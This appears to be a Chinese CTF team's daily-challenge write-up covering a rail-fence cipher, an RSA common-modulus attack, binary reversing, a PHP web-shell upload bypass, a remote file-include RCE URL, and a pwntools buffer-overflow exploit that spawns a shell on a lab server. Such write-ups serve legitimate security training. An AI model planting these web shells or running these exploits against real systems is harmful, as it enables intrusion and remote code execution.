


8.19 Blue-Whale 每日一题WP

来自银河的信号

虚拟声卡寄了，外放的会很糊



附上一张正常的



f7liavga{1M_0105n_cC@okmei_nFge!s}

然后用观察到 $f*1*a*g$ 的格式，所以是栅栏密码，分为2栏

flag{M00nc@ke_Fes7iva1_15_Coming!}

best_rsa

题目给了2个公钥和2个密文，打开发现很长，说明不是很好进行分解，所以猜测是是同一个明文，使用了2个不同的公钥加密得到了不同的密文。

由此会产生共模攻击。

明文 m 相同，模 n 相同，用两个公钥 e_1, e_2 加密得到两个私钥 d_1, d_2 和两个密文 c_1, c_2

共模攻击，即当 n 不变的情况下，知道 n, e_1, e_2, c_1, c_2 。可以在不知道 d_1, d_2 的情况下，解出 m 。

有个条件是 $\gcd(e_1, e_2) = 1$

有整数 s_1, s_2 (一正一负)

$$\begin{aligned} e_1 * s_1 + e_2 * s_2 &= 1 \\ 1 \end{aligned}$$

根据扩展欧几里德算法，我们可以得到该式子的一组解 (s_1, s_2) ，假设 s_1 为正数, s_2 为负数。

扩展欧几里得算法

对于不完全为 0 的非负整数 a, b

有 $\gcd(a, b)$

必然存在整数对 x, y ，使得 $\gcd(a, b) = a * x + b * y$ 。

代码表示:

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
```

所以写解密脚本:

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.PublicKey import RSA
from gmpy2 import invert

def egcd(a, b):
    if a == 0:
        return b, 0, 1
    else:
        g, y, x = egcd(b % a, a)
        return g, x - (b // a) * y, y

with
open(r'C:\Users\huaqi\Desktop\ eater\temp\c2d6e7158d7b4cd6a747774f0bdc5f72\public
key1.pem', 'rb') as f:
    f1 = f.read()
pubkey1 = RSA.importKey(f1)
with
open(r'C:\Users\huaqi\Desktop\ eater\temp\c2d6e7158d7b4cd6a747774f0bdc5f72\public
key2.pem', 'rb') as f:
    f2 = f.read()
pubkey2 = RSA.importKey(f2)
with
open(r'C:\Users\huaqi\Desktop\ eater\temp\c2d6e7158d7b4cd6a747774f0bdc5f72\cipher
1.txt', 'rb') as f:
    c1 = f.read()
c1 = bytes_to_long(c1)
with
open(r'C:\Users\huaqi\Desktop\ eater\temp\c2d6e7158d7b4cd6a747774f0bdc5f72\cipher
2.txt', 'rb') as f:
    c2 = f.read()
c2 = bytes_to_long(c2)

n = int(pubkey1.n)
e1 = int(pubkey1.e)
e2 = int(pubkey2.e)


s = egcd(e1, e2)
s1 = s[1]
s2 = s[2]

if s1 < 0:
    s1 = -s1
    c1 = invert(c1, n)
elif s2 < 0:
    s2 = -s2
    c2 = invert(c2, n)
```

```
m = pow(c1, s1, n) * pow(c2, s2, n) % n
print(long_to_bytes(m).decode())
#flag{interesting_rsa}
```

no-strings-attached

先查壳,



无壳32位ELF, ida打开, 看 authenticate 函数

```
void authenticate()
{
    wchar_t ws[8192]; // [esp+1Ch] [ebp-800Ch] BYREF
    wchar_t *s2; // [esp+801Ch] [ebp-Ch]

    s2 = (wchar_t *)decrypt((wchar_t *)&s, (wchar_t *)&dword_8048A90);
    if ( fgetws(ws, 0x2000, stdin) )
    {
        ws[wcslen(ws) - 1] = 0;
        if ( !wcscmp(ws, s2) )
            wprintf(&unk_8048B44);
        else
            wprintf(&unk_8048BA4);
    }
    free(s2);
}
```

发现一个decrypt函数, 点开发现

```
wchar_t *__cdecl decrypt(wchar_t *s, wchar_t *a2)
{
    size_t v2; // eax
    signed int v4; // [esp+1Ch] [ebp-1Ch]
    signed int i; // [esp+20h] [ebp-18h]
    signed int v6; // [esp+24h] [ebp-14h]
    signed int v7; // [esp+28h] [ebp-10h]
    wchar_t *dest; // [esp+2Ch] [ebp-Ch]

    v6 = wcslen(s);
    v7 = wcslen(a2);
    v2 = wcslen(s);
    dest = (wchar_t *)malloc(v2 + 1);
    wcscpy(dest, s);
    while ( v4 < v6 )
    {
        for ( i = 0; i < v7 && v4 < v6; ++i )
            dest[v4++] -= a2[i];
    }
    return dest;
}
```

```
}
```

所以猜测 `authenticate` 函数中的 `s2` 是拿来被比较的，发现了 `decrypt` 执行的时候是解析 `s`，所以打开 `s`，对 `s` 执行一次 `decrypt`，结果就应该出来了。

方法一：

导出 `s` 和 `decrypt` 的内容，写脚本执行

```
#include <stdio.h>
#include <string.h>
int main(){
char s[] =
{
    58, 20, 0, 0, 54, 20, 0, 0, 55, 20,
    0, 0, 59, 20, 0, 0, 128, 20, 0, 0,
    122, 20, 0, 0, 113, 20, 0, 0, 120, 20,
    0, 0, 99, 20, 0, 0, 102, 20, 0, 0,
    115, 20, 0, 0, 103, 20, 0, 0, 98, 20,
    0, 0, 101, 20, 0, 0, 115, 20, 0, 0,
    96, 20, 0, 0, 107, 20, 0, 0, 113, 20,
    0, 0, 120, 20, 0, 0, 106, 20, 0, 0,
    115, 20, 0, 0, 112, 20, 0, 0, 100, 20,
    0, 0, 120, 20, 0, 0, 110, 20, 0, 0,
    112, 20, 0, 0, 112, 20, 0, 0, 100, 20,
    0, 0, 112, 20, 0, 0, 100, 20, 0, 0,
    110, 20, 0, 0, 123, 20, 0, 0, 118, 20,
    0, 0, 120, 20, 0, 0, 106, 20, 0, 0,
    115, 20, 0, 0, 123, 20, 0, 0, 128, 20,
    0, 0
};
char b[] =
{
    1, 20, 0, 0, 2, 20, 0, 0, 3, 20,
    0, 0, 4, 20, 0, 0, 5, 20, 0, 0
};
// 直接计算数组长度
int v4 = 0;
int i = 0;
int v6 = sizeof(s) / sizeof(s[0]);
int v7 = sizeof(b) / sizeof(b[0]);
while (v4 < v6) {
    for (int i = 0; i < v7 && v4 < v6; ++i) {
        printf("%c", s[v4++] - b[i]);
    }
}
printf("%s\n", s);
return 0;
}
//726576657235655f656e38696e653372696e677d  然后进行hex解码
//by AU
```

方法二：

`authenticate()` 的 Line 7 下断点，动态调试 `decrypt` 函数执行完数据后会赋值给 `s2`，所以 `s2` 就是 flag

```
IDA view-EIP
1 void authenticate()
2 {
3     int ws[8192]; // [esp+1Ch] [ebp-800Ch] BYREF
4     wchar_t *s2; // [esp+801Ch] [ebp-Ch]
5
6     s2 = (wchar_t *)decrypt((wchar_t *)&s, (wchar_t *)&dword_8048A90);
7     if (wchar_t *s2; // [esp+801Ch] [ebp-Ch]
8     {
9         0x9D26FE0:L"9447{you_are_an_international_mystery}"
10         ws[wcslen(ws) - 1] = 0;
11         if ( !wcscmp(ws, s2) )
12             wprintf(&unk_8048B44);
13         else
14             wprintf(&unk_8048BA4);
15     }
16     free(s2);
17 }
```

upload1

顾名思义，考的是文件上传，所以我们在这里写一句话木马

a.jpg

```
<?php @eval($_REQUEST['huaji']);?>
```

具体原理可以看这个https://blog.csdn.net/Elite_zhb/article/details/130157882

然后我们在上传的时候抓包拦截，将数据包里的文件名改成php的，所以就可以进行绕过了，其实就是改了MIME


post数据包内容：

```
-----geckoformboundaryac745f0101e9b0d25e9cbf5ea7dca0cf
Content-Disposition: form-data; name="upfile"; filename="a.php"
Content-Type: image/jpeg

<?php @eval($_REQUEST['huaji']);?>
-----geckoformboundaryac745f0101e9b0d25e9cbf5ea7dca0cf--
```

改其中的 `Content-Type` 和 `filename` 就行了

去蚁剑连接，flag在/var/www/heml/flag.php



Web_php_include

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

可以看到是要include一个文件，这里我们想到先用http协议访问本身，再向hello里传入php代码，这样可以在page参数访问的过程中加载php，从而实现RCE

```
http://61.147.171.103:55559/?page=http://127.0.0.1/index.php/?hello=<?
system('ls');?>
```

level2

checksec查一下

```
(kali㉿kali)-[~/Desktop/temp]
$ checksec --file=1ab77c073b4f4524b73e086d063f884e
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATHS
ymbols         FORTIFY Fortified   Fortifiable   FILE
Partial RELRO   No canary found  NX enabled    No PIE        No RPATH       No RUNPA
TH 70 Symbols   No              0              1              1ab77c073b4f4524b73e086d063
f884e
```

ida打开 main函数里有个 vulnerable_function() 点进去发现

```

ssize_t vulnerable_function()
{
    char buf[136]; // [esp+0h] [ebp-88h] BYREF

    system("echo Input:");
    return read(0, buf, 0x100u);
}

```

所以是读取了0x100的字符，但是buf空间只有136

shift + f12发现字符串 /bin/sh

双击找到地址

```

.data:0804A023 db 0
.data:0804A024 public hint
.data:0804A024 hint db '/bin/sh',0
.data:0804A024 _data ends
.data:0804A024

```

然后在左侧函数表里找到system函数

Functions list (left):

Function name	Segment
init_proc	.init
sub_8048300	.plt
read	.plt
system	.plt
__gmon_start__	.plt
__libc_start_main	.plt
start	.text
x86_get_pc_thunk_bx	.text
deregister_tm_clones	.text
register_tm_clones	.text
do_global_ctors_aux	.text
frame_dummy	.text
vulnerable_function	.text
main	.text
__libc_csu_init	.text
__libc_csu_fini	.text
term_proc	.fini
read	exter
system	exter
__libc_start_main	exter
__gmon_start__	exter

Disassembly view (right):

```

.plt:08048320 command = dword ptr 4
.plt:08048320
.plt:08048320 _system jmp ds:off_804A010
.plt:08048320 endp
.plt:08048326
.plt:08048326 push 8
.plt:08048326 jmp sub_8048300
.plt:0804832B ; [00000006 BYTES: COLLAPSED FUNCTION __gmon_start__. PRESS CTRL-NUMPAD+ TO EXP
.plt:08048336 push 10h
.plt:08048336 jmp sub_8048300
.plt:08048340 ; [00000006 BYTES: COLLAPSED FUNCTION __libc_start_main. PRESS CTRL-NUMPAD+ TO
.plt:08048346 push 18h
.plt:08048346 jmp sub_8048300
.plt:0804834B ; } // starts at 8048300
.plt:0804834B _plt ends
.plt:0804834B
.text:08048350 ; =====
.text:08048350
.text:08048350 ; Segment type: Pure code
.text:08048350 ; Segment permissions: Read/Execute
.text:08048350 _text segment para public 'CODE' use32
.text:08048350 assume cs:_text
.text:08048350 ;org 8048350h

```

所以system函数地址是0x08048320

0x88 (136) 是程序中缓冲区的大小，4个大小是需要覆盖的ebp的地址，之后是函数的返回地址，所以在eip之前用0x8c的长度覆盖掉就好了（这里其实就是0x88+4）

所以可以编写脚本

```

from pwn import*
p=remote("61.147.171.35",61617)
sys_add= 0x08048320
sh_add=0x0804a024
payload=b"a"*0x88+b"a"*0x4+p32(sys_add)+p32(0)+p32(sh_add)
p.sendline(payload)
p.interactive()

```

```

└─$ python 1.py
[+] Opening connection to 61.147.171.35 on port 61617: Done
[*] Switching to interactive mode
Input:
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat falg
cat: falg: No such file or directory
$ cat flag
cyberpeace{df6d06d33889758ff3b2a0d966f58050}
$

```

PS: 在找/bin/sh的时候, 我们也可以用ROPgadget

```

(kali㉿kali)-[~/Desktop/temp]
└─$ ROPgadget --binary 1ab77c073b4f4524b73e086d063f884e --string "/bin/sh"
Strings information net(payload)
=====
0x0804a024 : /bin/sh

```

不知道有多少人能每天都在做, 其实还是觉得大家积极性不是很高, 每天讨论的寥寥无几, 有什么问题就应该及时提出来, 查漏补缺。或许蓝鲸的迎新有些困难就是因为不好上手吧, 如果真的有想打出成绩的想法, 还是建议多刷刷题, 而不仅仅是去做群里中老登每天整理的题目 ()